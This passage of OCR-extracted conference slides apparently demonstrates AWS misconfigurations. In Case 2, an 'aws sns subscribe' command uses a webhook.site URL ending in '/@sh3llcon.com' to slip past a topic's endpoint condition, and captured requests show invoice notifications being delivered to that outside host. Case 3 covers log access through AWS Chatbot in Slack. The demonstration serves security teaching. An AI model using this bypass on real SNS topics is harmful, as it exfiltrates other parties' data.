          "SNS:Endpoint": "*@sh3llcon.com"
        }
      }
    }
  ]
}
```

## Data protection policy - *optional* Info

This policy defines which sensitive data to monitor and to prevent from being exchanged via your topic.

## Delivery policy (HTTP/S) - *optional* Info

The policy defines how Amazon SNS retries failed deliveries to HTTP/S endpoints. To modify the default settings, expand this section.

LIVE

Name
sh3llcon-invoices

Display name
-

ARN
arn:aws:sns:us-west-2:[redacted]:sh3llcon-invoices


Topic owner
[redacted]

Type
Standard

Subscriptions | Access policy | Data protection policy | Delivery policy (HTTP/S) | Delivery status logging | Encryption | Tags

## Access policy Info

This policy defines who can access your topic. By default, only the topic owner can publish or subscribe to the topic.



```
{
  "Sid": "__console_sub_0",
  "Effect": "Allow",
  "Principal": {
    "AWS": "*"
  },
  "Action": "SNS:Subscribe",
  "Resource": "arn:aws:sns:us-west-2:[redacted]1:sh3llcon-invoices",
  "Condition": {
    "StringLike": {
      "SNS:Endpoint": "*@sh3llcon.comm"
    }
  }
}
```

LIVE

REQUESTS (0/100) Newest First

Search Query

Waiting for first request...

**Webhook.site** lets you easily inspect, test and run scripts and workflows for any incoming HTTP request or e-mail. What's a webhook?

These addresses were generated for you just now, and anything you send will be logged here instantly — you don't even have to refresh!

**Your unique URL**

`https://webhook.site/b85fef26-6b98-40ad-988f-[redacted]` Copy Open in new tab Examples

**Your unique email address**

`b85fef26-6b98-40ad-988f-[redacted]@email.webhook.site` Copy Send mail

**Forward to localhost** New

`$ whcli forward --token=b85fef26-6b98-40ad-988f-[redacted] --target=https://localhost` Install whcli

To change the response (status code, body content) of the URL, click Edit above.

With Webhook.site Pro, you get more features like Schedules, that lets you create a periodical cronjob for a given URL, or Custom Actions that lets you extract JSON or Regex values and use them to send push notifications and emails, convert and forward the request to another URL, send data to Google Sheets, Dropbox, databases like MySQL, PostgreSQL and write custom scripts using WebhookScript, and more. Read more or Upgrade now.

☆ Star on GitHub 4,629

**Request Details** Permalink Raw content

Date

Size 0 bytes

ID

**Query strings**

(empty)

No content

**Headers**

**Form values**

(empty)

LIVE

```
❯ aws sns subscribe --topic-arn arn:aws:sns:us-west-2:[redacted]:sh3llcon-invoices --protocol https --notification-endpoint
https://webhook.site/b85fef26-6b98-40ad-988f-[redacted]/@sh3llcon.com
{
    "SubscriptionArn": "pending confirmation"
}
```

LIVE

# sh3llcon-invoices

Edit | Delete | Publish message

## Details

Name
sh3llcon-invoices

Display name
-

ARN
arn:aws:sns:us-west-2:[redacted]:sh3llcon-invoices

Topic owner
[redacted]

Type
Standard

Subscriptions | Access policy | Data protection policy | Delivery policy (HTTP/S) | Delivery status logging | Encryption | Tags | Integrations

## Subscriptions (1)

Edit | Delete | Request confirmation | Confirm subscription | Create subscription

Search

1

| ID | Endpoint | Status | Protocol |
|---|---|---|---|
| Pending confirmation | https://webhook.site/b85fef26-6b98-... | Pending confirmation | HTTPS |

LIVE

REQUESTS (1/100) Newest First
Search Query

POST #daa89 15.221.164.146
01/24/2024 4:54:32 PM

POST https://webhook.site/b85fef26-6b98-40ad-988f-ba4780538d47/@sh3llcon.com

| | |
|---|---|
| Host | 15.221.164.146 Whois Shodan Netify Censys |
| Date | 01/24/2024 4:54:32 PM (a few seconds ago) |
| Size | 1.6 kB |
| Time | 0.000 sec |
| ID | daa89fee-e579-492e-8cc1-604fd5c914d8 |

| | |
|---|---|
| connection | close |
| accept-encoding | gzip,deflate |
| user-agent | Amazon Simple Notification Service Agent |
| host | webhook.site |
| content-length | 1602 |
| content-type | text/plain; charset=UTF-8 |
| x-amz-sns-topic-arn | arn:aws:sns:us-west-2[redacted]:sh3llcon-invoices |
| x-amz-sns-message-id | 093f7fe6-821e-41e3-8b58-ed0295f3bf40 |
| x-amz-sns-message-type | SubscriptionConfirmation |

**Query strings**

(empty)

**Form values**

(empty)

**Files**

**Raw Content**

Format JSON Word-Wrap Copy


```
{
  "Type": "SubscriptionConfirmation",
  "MessageId": "093f7fe6-821e-41e3-8b58-ed0295f3bf40",
  "Token": "2336412f37fb687f5d51e6e2425ba1f2505072acada9ec8d47f40cf8217d9fe1ef6dc0ff82dcbedb511d231ab6b7ca4aa764cb99ace51dbf2f900b55e39ff943fbf78724c733d55d04a4596cd45b3379d9813ba7832de0f182b0551b8d9f412bf6a41adab8a24128d81623e64bb29cb2d7a19c226c7d0aa7c07de8f6b02b25c8",
  "TopicArn": "arn:aws:sns:us-west-2:[redacted]:sh3llcon-invoices",
  "Message": "You have chosen to subscribe to the topic arn:aws:sns:us-west-2:[redacted]:sh3llcon-invoices.\nTo confirm the subscription, visit the SubscribeURL included in this message.",
  "SubscribeURL": "https://sns.us-west-2.amazonaws.com/?Action=ConfirmSubscription&TopicArn=arn:aws:sns:us-west-2:[redacted]:sh3llcon-invoices&Token=2336412f37fb687f5d51e6e2425ba1f2505072acada9ec8d47f40cf8217d9fe1ef6dc0ff82dcbedb511d231ab6b7ca4aa764cb99ace51dbf2f900b55e39ff943fbf78724c733d55d04a4596cd45b3379d9813ba7832de0f182b0551b8d9f412bf6a41adab8a24128d81623e64bb29cb2d7a19c226c7d0aa7c07de8f6b02b25c8",
  "Timestamp": "2024-01-24T15:54:31.796Z",
  "SignatureVersion": "1",
  "Signature": "YDIaCoq/aN/6EZ5DfSxBk177l2Csqw8oeZsLcCoGygeyc+w3H9lNA0gqy4flWBBEEz4RvKGLUjUg8Gwyr/QesR1VabEsRujbmbWl+Bfo9aQXk0/6hGQaArY5OxavmB+FJgqQbbE+PkpYPy275eO4GCnw0kvJrwu7SlyrK475QyYLEfHWwcyIlRcFpRU04Qy1YLE2zqPMTd1gb0tIrZa4BCJX7d5dsoRbQYIyyqWKuFWJO0MKY1LP8BGSGX8vz/aXfu4+hba39iLQuvy/+G0y9XSE1N7/+W/E6n9RE3r8sQ7T0RFzTLbDbwSoiEAqtGBEx54VHbMiHyB2F/nN29nkeQ==",
  "SigningCertURL": "https://sns.us-west-2.amazonaws.com/SimpleNotificationService-60eadc530605d63b8e62a523676ef735.pem"
}
```


First ← Prev Next → Last

LIVE

This XML file does not appear to have any style information associated with it. The document tree is shown below.


```
<ConfirmSubscriptionResponse xmlns="http://sns.amazonaws.com/doc/2010-03-31/">
  <ConfirmSubscriptionResult>
    <SubscriptionArn>arn:aws:sns:us-west-2:[redacted]:sh3llcon-invoices:cce2c828-ff55-452b-a434-a6d37818f044</SubscriptionArn>
  </ConfirmSubscriptionResult>
  <ResponseMetadata>
    <RequestId>39d020e9-cad9-50ee-a6f2-7ec5f5711b44</RequestId>
  </ResponseMetadata>
</ConfirmSubscriptionResponse>
```


Dashboard
Topics
Subscriptions

Mobile
Push notifications
Text messaging (SMS)
Origination numbers

**New Feature**
Amazon SNS now supports in-place message archiving and replay for FIFO topics. Learn more

Amazon SNS > Topics > sh3llcon-invoices

# sh3llcon-invoices

Edit | Delete | Publish message

## Details

Name
sh3llcon-invoices

Display name
-

ARN
arn:aws:sns:us-west-2:[redacted]:sh3llcon-invoices

Topic owner
[redacted]

Type
Standard

Subscriptions | Access policy | Data protection policy | Delivery policy (HTTP/S) | Delivery status logging | Encryption | Tags | Integrations

## Subscriptions (1)

Edit | Delete | Request confirmation | Confirm subscription | Create subscription

Search

1

| ID | Endpoint | Status | Protocol |
|---|---|---|---|
| cce2c828-ff55-452b-a434-a6d37818f... | https://webhook.site/b85fef26-6b98-... | Confirmed | HTTPS |

LIVE

REQUESTS (9/100) Newest First

Search Query

POST #fb2d9 15.221.164.120
01/25/2024 12:09:27 PM

POST #58765 15.221.164.54
01/25/2024 12:08:27 PM

POST #f424b 15.221.164.135
01/25/2024 12:07:27 PM

POST #02f23 15.221.164.132
01/25/2024 12:03:27 PM

POST #5b4f9 15.221.164.94
01/25/2024 12:02:27 PM

POST #dea62 15.221.164.134
01/25/2024 12:01:30 PM

POST #417a8 15.221.164.92
01/25/2024 12:00:27 PM

POST #54b6f 15.221.7.250
01/25/2024 11:59:27 AM

POST #daa89 15.221.164.146
01/24/2024 4:54:32 PM

First ← Prev Next → Last

| | |
|---|---|
| POST | https://webhook.site/b85fef26-6b98-40ad-988f-ba47805538d4/@sh3llcon.com |
| Host | 15.221.164.120 Whois Shodan Netify Censys |
| Date | 01/25/2024 12:09:27 PM (a minute ago) |
| Size | 1008 bytes |
| Time | 0.002 sec |
| ID | fb2d9119-07c8-4f4c-a36c-1741edd3f346 |

| | |
|---|---|
| connection | close |
| accept-encoding | gzip,deflate |
| user-agent | Amazon Simple Notification Service Agent |
| host | webhook.site |
| content-length | 1008 |
| x-amzn-trace-id | Root=1-65b24166-5fa50b393c663dfa00fd1c5e;Parent=4ca64a0672921... |
| content-type | text/plain; charset=UTF-8 |
| x-amz-sns-subscription-arn | arn:aws:sns:us-west-2:[redacted]:sh3llcon-invoices:cce2c828... |
| x-amz-sns-topic-arn | arn:aws:sns:us-west-2:[redacted]:sh3llcon-invoices |
| x-amz-sns-message-id | c5ceda11-48de-5387-8692-843d0b782843 |
| x-amz-sns-message-type | Notification |

**Query strings**

(empty)

**Form values**

(empty)

**Files**

**Raw Content**

Format JSON Word-Wrap Copy


```
{
  "Type": "Notification",
  "MessageId": "c5ceda11-48de-5387-8692-843d0b782843",
  "TopicArn": "arn:aws:sns:us-west-2:[redacted]:sh3llcon-invoices",
  "Message": "\"Se ha expedido una factura por valor de 48272.741932860794. Concepto: Barcos y extras\"",
  "Timestamp": "2024-01-25T11:09:26.802Z",
  "SignatureVersion": "1",
  "Signature": "aw5TTZNQD/6xxRSJgfc2ail88VKBoOXL6BCzBk7TLa4JAyvKjRjgXAmh7KX0Q4RjggvuQi9gGARXIpsn5ARUUBppCk9qKZsIqV0NSKUm+V9LjEM1TsqK8iCTtZ68V3Wqfi7Hrm2
leUnfu5KBHNYqiujugRGitG5ItTZxDqy2ZhfXeXRs2LYYdnHqb5fe/6XohhNl87CGi9GLQ250700dWoYWaDhIuuezxMrg91VdNF/orbcxuDmHRIWu839LWEpyfa0V/8tUkQnQkv5G5p506Pt77QDrSd
nuKEsPaolD49u7p4muQ23speFAZ/gdh8NAbo/vlcXk659v7yzQbBlSdg==",
  "SigningCertURL": "https://sns.us-west-2.amazonaws.com/SimpleNotificationService-60eadc530605d63b8e62a523676ef735.pem",
  "UnsubscribeURL": "https://sns.us-west-2.amazonaws.com/?Action=Unsubscribe&SubscriptionArn=arn:aws:sns:us-west-2:[redacted]
828-ff55-452b-a434-a6d37818f044"
}
```


LIVE

# Case 2: AWS SNS

**Example 3: Give users in the AWS account ability to subscribe to topics**

In this example, we create a policy that grants access to the `Subscribe` action, with string matching conditions for the `sns:Protocol` and `sns:Endpoint` policy keys.

```
{
  "Statement": [{
    "Effect": "Allow",
    "Action": ["sns:Subscribe"],
    "Resource": "*",
    "Condition": {
      "StringLike": {
        "SNS:Endpoint": "*@example.com"
      },
      "StringEquals": {
        "sns:Protocol": "email"
      }
    }
  }]
}
```

https://docs.aws.amazon.com/sns/latest/dg/sns-using-identity-based-policies.html

# Case 2: AWS SNS

## IAM Access Analyzer findings now support Amazon SNS topics and five other AWS resource types to help you identify public and cross-account access


Posted On: Oct 26, 2022

AWS Identity and Access Management (IAM) Access Analyzer now supports six additional resource types to help you identify public and cross-account access from outside your AWS account and organization. These six resource types include Amazon SNS topics, Amazon EBS volume snapshots, Amazon RDS DB snapshots, Amazon RDS DB cluster snapshots, Amazon ECR repositories, and Amazon EFS file systems. IAM Access Analyzer now analyzes resource policies, access control lists, and other access controls for these resources to make it easier for you to identify public, cross-account, and cross-organization access. These findings can help you adhere to the security best practice of least privilege and reduce unintended external access to your resources.

You can also use IAM Access Analyzer to preview and validate public and cross-account access before deploying permissions changes to production. Now, you can use IAM Access Analyzer APIs to preview access to these six additional resource types.


IAM Access Analyzer resource types are available to you at no additional cost. IAM Access Analyzer is available in the IAM console and through APIs in all AWS Regions, including the AWS GovCloud (US) Regions.

To learn more about the six newly supported resource types, see IAM Access Analyzer resource types.




# Case 3

## Chatbot



# Case 3: AWS ChatBot

## Goal: Receive CloudWatch Alarms in Slack




https://unicrons.cloud

# Case 3: AWS ChatBot

**aws** APP 4:41 PM

CloudWatch Alarm | sh3llcon-invocies-lambda-error | us-west-2 | Account: [redacted]

Threshold Crossed: 1 datapoint [1.0 (25/01/24 15:40:00)] was greater than the threshold (0.0).

Show logs | Show error logs | ⋮

**Namespace**
AWS/Lambda

**Metric**
Errors

**Timestamp**
Thu, 25 Jan 2024 15:41:32 UTC


**Alarm Description**
AWS Lambda execution failure

**FunctionName**
sh3llcon-invocies

**Alarm State**
ALARM

**Metric Alarm Name**
sh3llcon-invocies-lambda-error

(15 kB)




Today at 4:41 PM

**Thread**

1 reply

**aws** APP < 1 minute ago

@samuel I ran this CloudWatch Logs Insights query to fetch error logs from **2024-01-25T15:40 UTC** to **2024-01-25T15:41 UTC**.

CloudWatch Alarm: **sh3llcon-invocies-lambda-error** | Resource: **sh3llcon-invocies** | Account [redacted] | Region **us-west-2**

**Logs**


```
2024-01-25 15:40:12.727 : [ERROR]    2024-01-25T15:40:12.687Z
0187c0a5-fb85-4a4d-b1b8-19ffc470782d    Couldn't publish message
to topic arn:aws:sns:us-west-2[redacted]sh3llcon-invoices.
Traceback (most recent call last):
  File "/var/task/lambda.py", line 34, in publish_message
    SNS.publish(
  File "/var/lang/lib/python3.12/site-
packages/botocore/client.py", line 535, in _api_call
    return self._make_api_call(operation_name, kwargs)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/var/lang/lib/python3.12/site-
packages/botocore/client.py", line 980, in _make_api_call
    raise error_class(parsed_response, operation_name)
botocore.errorfactory.NotFoundException: An error occurred
(NotFound) when calling the Publish operation: Topic does not
exist
2024-01-25 15:40:12.746 : [ERROR] NotFoundException: An error
occurred (NotFound) when calling the Publish operation: Topic does
not exist
Traceback (most recent call last):
  File "/var/task/lambda.py", line 34, in publish_message
    SNS.publish(
  File "/var/lang/lib/python3.12/site-
packages/botocore/client.py", line 535, in _api_call
    return self._make_api_call(operation_name, kwargs)
  File "/var/lang/lib/python3.12/site-
packages/botocore/client.py", line 980, in _make_api_call
    raise error_class(parsed_response, operation_name)
```

You can also run the query directly using the following command

```
@aws logs filter-log-events --region us-west-2 --log-group-name
/aws/lambda/sh3llcon-invocies --start-time 1706197200000 --end-
time 1706197260000
```

See less

# Case 3: AWS ChatBot




https://unicrons.cloud

# Case 3: AWS ChatBot

**Samuel** 4 minutes ago

@aws logs describe-log-streams --log-group-name /aws/lambda/sh3llcon-invocies

2 replies

**aws** APP 4 minutes ago

@samuel - I ran the read-only command

```
@aws logs describe-log-streams --log-group-name /aws/lambda/sh3llcon-invocies --
region us-west-2
```

in account [redacted] with role **sh3llcon-awschatbot** in region **US West (Oregon)**.
These are items 6 to 10.

Previous page | Next page

LogStreams (5):

-

**LogStreamName: 2024/01/25/[$LATEST]0b5f1d3edcc94aa88844c6bcc68e8317**

Arn: arn:logs:us-west-2:[redacted]:log-group:/aws/lambda/sh3llcon-invocies:log-stream:2024/01/25/[$LATEST]0b5f1d3edcc94aa88844c6bcc68e8317

CreationTime: 1706198413302

See more

# Case 3: AWS ChatBot

**Samuel** 7 minutes ago

@aws logs get-log-events --log-group-name /aws/lambda/sh3llcon-invocies --log-stream-name 2024/01/25/[$LATEST]0b5f1d3edcc94aa88844c6bcc68e8317

1 reply

**aws** APP 7 minutes ago

@samuel - I ran the read-only command

```
@aws logs get-log-events --log-group-name /aws/lambda/sh3llcon-invocies --log-stream-name 2024/01/25/[$LATEST]0b5f1d3edcc94aa88844c6bcc68e8317 --region us-west-2
```

in account [redacted] with role **sh3llcon-awschatbot** in region **US West (Oregon)**.

Events (5):

-
**Timestamp: 1706198411574**
Message: INIT_START Runtime Version: python:3.12.v16\tRuntime Version ARN: arn:aws:lambda:us-west-2::runtime:5eaca0ecada617668d4d59f66bf32f963e95d17ca326aad52b85465d04c429f5\n
IngestionTime: 1706198413311
-
**Timestamp: 1706198411953**
Message: START RequestId: ab17f1fd-9cc3-4fb8-8cd5-a54fb3a8f405 Version: $LATEST\n
IngestionTime: 1706198413311
-
**Timestamp: 1706198412607**
Message: [INFO]\t2024-01-25T16:00:12.607Z\tab17f1fd-9cc3-4fb8-8cd5-a54fb3a8f405\tPublished message Se ha expedido una factura por valor de 3467.7193769489727. Concepto: Barcos y extras to topic arn:aws:sns:us-west-2[redacted]:sh3llcon-invoices.\n
IngestionTime: 1706198413311
-
**Timestamp: 1706198412620**
Message: END RequestId: ab17f1fd-9cc3-4fb8-8cd5-a54fb3a8f405\n
IngestionTime: 1706198413311

**andoni** 4 minutes ago

@aws logs filter-log-events --log-group-name /aws/lambda/sh3llcon-invocies --filter-pattern "message"

**aws** APP 4 minutes ago

@andoni I ran the read-only command


```
@aws logs filter-log-events --log-group-name /aws/lambda/sh3llcon-invocies --filter-pattern "message" --region us-west-2
```

in account [redacted] with role **sh3llcon-awschatbot** in region **US West (Oregon)**.

**Logs**


```
2024-01-25 10:59:27.502Z : [INFO]    2024-01-25T10:59:27.502Z    6496b98b-1d40-4ae9-ac29-aab2faa5e315    Published message Se ha expedido una factura por valor de 40781.85621323661. Concepto: Señor Pato to topic arn:aws:sns:us-west-2:[redacted]:sh3llcon-invoices.

2024-01-25 11:00:26.877Z : [INFO]    2024-01-25T11:00:26.877Z    6282df52-4303-4ec4-a21b-43b6edb6fad7    Published message Se ha expedido una factura por valor de 22551.140757195677. Concepto: Señor Pato to topic arn:aws:sns:us-west-2:[redacted]:sh3llcon-invoices.

